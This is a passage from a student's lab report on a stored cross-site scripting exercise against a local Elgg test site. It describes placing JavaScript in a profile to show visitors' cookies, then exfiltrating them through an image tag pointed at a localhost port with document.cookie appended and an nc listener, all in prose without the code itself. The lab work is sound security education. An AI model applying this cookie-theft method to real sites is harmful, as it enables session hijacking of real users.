
Once I saved the profile and navigated back to Samy's profile I was able to see the cookie of Samy getting displayed on the home page. This is because of the malicious JavaScript code.




Now to check if other members can also see their cookie, I logged into Alice profile using her credentials. This is the home page of Alice.



Then I navigated to the members page from the more option so that I can navigate to Samy's profile.




After navigating to Samy's profile from Alice profile I was able to see the cookie of the current user getting displayed on the screen. This is because of the document.cookie command in the malicious JavaScript code which is present as brief description under Samy's profile. From XSS attack we were able to get the cookie details of the current users.




3.4 Task 3: Stealing Cookies from the Victim's Machine:


Before doing the task, I opened the given URL www.xsslabelgg.com and logged into Samy's profile. After logging into Samy's profile I just took a screenshot of his profile before posting the malicious JavaScript code into his brief description.



Then I navigated to the Edit Profile page of Samy so that I can paste the given malicious JavaScript code for getting the cookie of other users. I pasted the malicious program into the brief description of Samy and made it public so that other members of ELGG can be attacked. I gave the value of the src under <img> tag, the ip address of the localhost 127.0.0.1 so that I can listen under one VM. I also gave the port number as 5555 so that all the requests are through the port number 5555. Along with the localhost I appended the document.cookie command so that the attacker can get the cookie of the victim appended along the HTTP request. I saved the profile.




After saving the profile with malicious program I navigated back to Samy's homepage and I was able to see the brief description getting displayed as an improper form of an image in the home page of Samy. This is responsible for getting the cookie of the victim who visits the profile of Samy.




Then I opened the terminal and ran the nc command so that I can listen all the HTTP request coming from the victim's requests. I ran the nc command along with the port number of 5555 as all the requests are through the port number 5555. After running the nc command, I was able listen all the HTTP request.


After running the nc command I chose Alice as victim, and I logged into Alice profile using her credentials. This is the home page of the Alice.




Then I navigated to the members page from the more option so that I can view Samy's profile from Alice.



From Alice profile I navigated to Samy's profile. I was able to see the brief description getting displayed on Samy's home page.

